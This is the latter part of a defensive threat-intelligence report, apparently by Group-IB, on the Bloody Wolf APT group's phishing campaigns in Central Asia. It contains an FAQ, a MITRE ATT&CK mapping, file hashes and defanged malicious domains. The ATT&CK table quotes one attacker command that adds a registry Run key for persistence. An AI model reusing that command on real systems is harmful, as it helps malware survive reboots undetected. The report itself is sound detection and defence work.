- Deploy a Business Email Protection (BEP) platform capable of detecting advanced spear-phishing, malicious attachments, and domain impersonation attempts.
- Regularly educate employees on current phishing tactics — especially fake government communications urging them to open PDFs or install Java.
- Leverage Threat Intelligence feeds to stay informed about emerging campaigns, new indicators of compromise (IOCs), and evolving TTPs.
- Integrate a web snippet from Fraud Protection to monitor banking web application sessions and detect cookie theft.

Frequently Asked Questions (FAQ)

Who is Bloody Wolf?

arrow_drop_down

Bloody Wolf is an APT group active since late 2023, primarily targeting organizations in Central Asia and Russia.

How does Bloody Wolf gain initial access?

arrow_drop_down

The group sends spear-phishing emails with a PDF file attachment containing embedded URLs leading to malicious JAR loaders. In recent campaigns Bloody Wolf impersonates Ministries of Justice of different countries.

Which industries are affected?

arrow_drop_down

Targets include government institutions,IT and telecommunications, financial entities, private and commercial organizations.

What tools were used for Remote Access?

arrow_drop_down

In early campaigns Bloody Wolf used STRRAT, a Java-based RAT, which makes extensive use of plugins to provide full remote access to an attacker, as well as credential stealing, key logging and additional plugins. In the latest campaigns the group uses a legitimate remote-administration tool – NetSupport for further data exfiltration.

What practical steps stop the initial infection?

arrow_drop_down

Block or restrict JAR execution on user machines, disable Java runtime where not needed, enforce strict email attachment scanning/sandboxing for PDFs, and train staff to treat “official” PDFs with caution – especially those asking to download software or follow external links.

MITRE ATT&CK

Tactic	Technique	Procedure
Initial Access (TA0001)	Phishing (T1566)	In phishing emails Bloody Wolf uses pdf lures with embedded urls
	Spearphishing Attachment (T1566.001)	

Execution (TA0002)	Command and Scripting Interpreter (T1059)	CMD for HKCU and command executions
	Windows Command Shell (T1059.003)	
	User execution (T1204)	User launches JAR loader
	Malicious File (T1204.002)	
Persistence (TA0003)	Boot or Logon Autostart Execution (T1547)	Adds registry entries, each JAR has its own path. Example: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\QualityController Execution sample: `cmd.exe /c reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v QualityController /t REG_SZ /d "%USERPROFILE%\Documents\QualityController\ozbekiston.exe" /f`
	Registry Run Keys / Startup Folder (T1547.001)	
	Scheduled Task/Job (T1053)	
Discovery (TA0007)	File and Directory Discovery (T1083)	Discovers specific paths to download components
Command-and-control (TA0011)	Application Layer Protocol (T1071)	Uses HTTP Get requests to pull the components
	Web Protocols (T1071.001)	
	Remote Access Tools (T1219)	NetSupport RAT utilization

Indicators of Compromise (IOCs)

File Hashes

NetSupport RAT components in Kyrgyzstan campaign

Filename	SHA-256
advpack.dll	a8bd79d517ce20c88626ef5df4e216c46a4a7770223a7f6f11d926afaaee606f
remcmdstub.exe	89027f1449be9ba1e56dd82d13a947cb3ca319adfe9782f4874fbdc26dc59d09
ir50_qcx.dll	0a6f173bb87d26221af673f0762264499bd606ce45049cd14035fa02290afe3e
AudioCapture.dll	a74612ae5234d1a8f1263545400668097f9eb6a01dfb8037bc61ca9cae82c5b8

Filename	SHA-256
client32.exe	090103ff90780c10ef2ffa01c44982f63ee687e5c900ef368a45dede207ff8ec
tcctl32.dll	62153a6ce1b9b908581674dd53a68cacfa1f73d917b65ccf1cf61f399de7cb1a
kbdlk41a.dll	0aade8a7b5072d6cbb0f600a0cba624689226dae5f3d7656f04757604c30d4f9
kbd101c.DLL	1ce2ef4aca27191388e54d66726f415af5c921d5d29ec98d6e2a7eebd4d60358
KBDSF.DLL	f39bee852b0188081eda084b0b443c12e2e0b4f724eda21f03cf752814d78f27
qwave.dll	8c2bf904df889cb7a5879e2cc5ba08a11f57cb7dd3938f4b2be4cc8974a051f4
NSM.LIC	be556bc2c58e56e6054ec017df771cf086cb6e4bfeafa5e6f2da5e6068ee1262
client32.ini	576bec03846828620fc388e9d2503d86667c622b791ae4debc5de56458390bbf
HTCTL32.DLL	edfe2b923bfb5d1088de1611401f5c35ece91581e71503a5631647ac51f7d796
pcicapi.dll	9074fd40ea6a0caa892e6361a6a4e834c2e51e6e98d1ffcda7a9a537594a6917
nskbfltr.inf	d96856cd944a9f1587907cacef974c0248b7f4210f1689c1e6bcac5fed289368
ir50_32.dll	e83861e331e90f2a41cd749e33614fb61595c1b9e29d9808b8dd68cc38968c47
kbdibm02.DLL	81a6e79f3ac731bb3c7efbdcaf18df7662964b8e7907018b1b4551f3562f1b66
msvcr100.dll	8793353461826fbd48f25ea8b835be204b758ce7510db2af631b28850355bd18
kbd106n.dll	88ea8049e3fa6045cf6fbc85f8e761cae8680d2ec0915436e0b4a015c314827d
PCICHEK.DLL	313117e723dda6ea3911faacd23f4405003fb651c73de8deff10b9eb5b4a058a
pcicl32.dll	07a191254362664b3993479a277199f7ea5ee723b6c25803914eedb50250acf4

NetSupport RAT components in Uzbekistan campaign

Filename	SHA-256
advpack.dll	a8bd79d517ce20c88626ef5df4e216c46a4a7770223a7f6f11d926afaaee606f
remcmdstub.exe	89027f1449be9ba1e56dd82d13a947cb3ca319adfe9782f4874fbdc26dc59d09
ir50_qcx.dll	0a6f173bb87d26221af673f0762264499bd606ce45049cd14035fa02290afe3e
AudioCapture.dll	a74612ae5234d1a8f1263545400668097f9eb6a01dfb8037bc61ca9cae82c5b8
ozbekiston.exe	abc075efebb3b9b13aabe9792b1e3ae52964864ce208dfa79275197f309104d5
tcctl32.dll	62153a6ce1b9b908581674dd53a68cacfa1f73d917b65ccf1cf61f399de7cb1a
kbdlk41a.dll	0aade8a7b5072d6cbb0f600a0cba624689226dae5f3d7656f04757604c30d4f9
kbd101c.DLL	1ce2ef4aca27191388e54d66726f415af5c921d5d29ec98d6e2a7eebd4d60358
KBDSF.DLL	f39bee852b0188081eda084b0b443c12e2e0b4f724eda21f03cf752814d78f27
qwave.dll	8c2bf904df889cb7a5879e2cc5ba08a11f57cb7dd3938f4b2be4cc8974a051f4
NSM.LIC	83a6feb6304effcd258129e5d46f484e4c34c1cce1ea0c32a94a89283ccd24f9
client32.ini	dd3203a394f27d990274ca5fdb82bcf1a69f82a6b8f9d002d9569c01a04718c9
HTCTL32.DLL	edfe2b923bfb5d1088de1611401f5c35ece91581e71503a5631647ac51f7d796
pcicapi.dll	9074fd40ea6a0caa892e6361a6a4e834c2e51e6e98d1ffcda7a9a537594a6917

nskbfltr.inf	d96856cd944a9f1587907cacef974c0248b7f4210f1689c1e6bcac5fed289368
ir50_32.dll	e83861e331e90f2a41cd749e33614fb61595c1b9e29d9808b8dd68cc38968c47
kbdibm02.DLL	81a6e79f3ac731bb3c7efbdcaf18df7662964b8e7907018b1b4551f3562f1b66
msvcr100.dll	8793353461826fbd48f25ea8b835be204b758ce7510db2af631b28850355bd18
kbd106n.dll	88ea8049e3fa6045cf6fbc85f8e761cae8680d2ec0915436e0b4a015c314827d
PCICHEK.DLL	313117e723dda6ea3911faacd23f4405003fb651c73de8deff10b9eb5b4a058a
PCICL32.DLL	cb44ad743e0b35d89efdc0ced14573d3bcfb320e8c63581967b1c323e24d30f0

PDF lures and JARs

1d0d69f4003ca4f5f36c4c42a8e771bc932afcba2d6b70d82a044939a8dd9081
738be6216caeba1d3d37a8b7c7696e39eeb366e8397a96d23b840e85fd1bcc21
e1bd780d6a872c2ec443ef394c094739279309f986b899033f3e0bf0b55dbf09
07cb8339e7fff0e61f1374693a6ead52e55dd3efb20f3fc7a0ebe78426e5f41c
a0f35e2b969ed2516abd3de9cc6aa0e71e1a2e60151c04aa20c40e82b3035a0c
198fc0ef529f0773cc3dbca06d3763188259cccb475b5d467a0bc12fcf012353
ddb7a4d0c78ee11ce38e9f37d55e9065edf74c0f97ddfbffdffee10dfb87107e
a67ba852d16d9805ea7f0e8a9ac2a4e6cf8c411a246a6e7e2f0f3f51a4cab238
19508523a67dbc143b664e4ef797defec624d9afdec50c54290842a15dbb3053
85bcddbac3a342dcbe58cbd576aa17973fd03665384b01ffebeeaa2da3eed6cc
1acd4592a4eb0c66642cc7b07213e9c9584c6140210779fbc9ebb76a90738d5e
4c0f737cbfec30e0c11f4fef5be68c6486ac01d3bc15465bb18dd1dbece0ff87
195c34912cac6690afdf5134fb69b596d191693ef1d3da6c11fb9ae673093c4d
13d3dad0892925052628b2db0782a9da4eba30909af82c4ecdfe4193bf99231c
445c9684a2d9c3fbd4038f96a58ae7ad287bb5e69f59f66a0e481d98ed94525d
5d840b741d1061d51d9786f8009c37038c395c129bee608616740141f3b202bb
ca5de848bc21cc7aabe98339929cdc4d96b8b86f82c04bada65a00302df25800
db6d165ddd8b2dbe684b59872dde0639d0dae1a4f6569add0b448786142024b9
c48738873fa66da88f9e3acf0855f2049b5a0d2b7c480c9a277a66cb90814b10
d63ea8b4361a1b4f93f145bc813dc7435ff36cf2ced27ece0d48a9e6ac08c2be
41484153083d52e910605f832cc72d82f5b4a9f05d6f9ce02287d6a1246f3bb1
86625437e6947378ae34c0b31a6b1d81dee0bacfef34e5a80e522468802636d4
95d76324d78828b8ea159cb168b5bcd8456534b622444b4332e94b6dd63cff19
ad264a1da3d261dd6450ec172fd9560be2b89f6fa38f844ae004238c19474560
debe65555f1c10e59c09431c605c1d4058df60f86b9831d58794cd72546165a1
dcd5ec06f9afa38b8e3402212f7dd42f4f4c8b723c9a03040228e7969389f5be
ea89ad160b44b3c357a812b62206c44bc0591c11cf1ca11749161d27e9902261
f34110425213e6ebbd9dd9ad796cba9acdb5649d927013b66a31ab144174dcd3
7cf6ca770f31986ed5ec53f5822d4d8a95ec46d1f147ba0af67801f0c224dc4d
ab22445d724c66a7207210155d8d760ae645df6ec4c84ca50c14614ed22982c7
1acd4592a4eb0c66642cc7b07213e9c9584c6140210779fbc9ebb76a90738d5e
bbcf1a1516b51411bb5c422a91068854debba4c0e1b4025d595de9a051aad31d
f26572999b8f1b640924ce0451111cb75b3d7ae8f066201cf912f4ac327f4809
39424c07d0147f8951283b09c4c10359f4e8ec8b1b778706e020bb4f94fe7e5a
521c8ba171a0b5f83f0cb92dd4a0f8837366146f725c5efd12df85b5578f155f
711531dd05fc988ffd821a1de4f609beff090a1f569c855d28c9dc06d7a98d67
195c34912cac6690afdf5134fb69b596d191693ef1d3da6c11fb9ae673093c4d
711531dd05fc988ffd821a1de4f609beff090a1f569c855d28c9dc06d7a98d67
a67ba852d16d9805ea7f0e8a9ac2a4e6cf8c411a246a6e7e2f0f3f51a4cab238
85bcddbac3a342dcbe58cbd576aa17973fd03665384b01ffebeeaa2da3eed6cc

bff79d224cd372ad3c39de2f451ccc890ebaa95e45297820c9051ab0560fe6c2
19508523a67dbc143b664e4ef797defec624d9afdec50c54290842a15dbb3053
212caed4168b857967a2d1f06840a501521e4cef57ba77fb8c1e85ee613f9180
4c0f737cbfec30e0c11f4fef5be68c6486ac01d3bc15465bb18dd1dbece0ff87
bbcf1a1516b51411bb5c422a91068854debba4c0e1b4025d595de9a051aad31d
d63ea8b4361a1b4f93f145bc813dc7435ff36cf2ced27ece0d48a9e6ac08c2be

Network Indicators

minjust-kg[.]com
esf-kg[.]com
audit-kg[.]com
ach-uz[.]com
uzaudit[.]com
soliq-uz[.]com
hisobot-uz[.]com
ttbbaits[.]com
nac-ac[.]com
hgame33[.]com
ravinads[.]com

DISCLAIMER: *All technical information, including malware analysis, indicators of compromise and infrastructure details provided in this publication, is shared solely for defensive cybersecurity and research purposes. Group-IB does not endorse or permit any unauthorized or offensive use of the information contained herein. The data and conclusions represent Group-IB's analytical assessment based on available evidence and are intended to help organizations detect, prevent, and respond to cyber threats.*

Group-IB expressly disclaims liability for any misuse of the information provided. Organizations and readers are encouraged to apply this intelligence responsibly and in compliance with all applicable laws and regulations.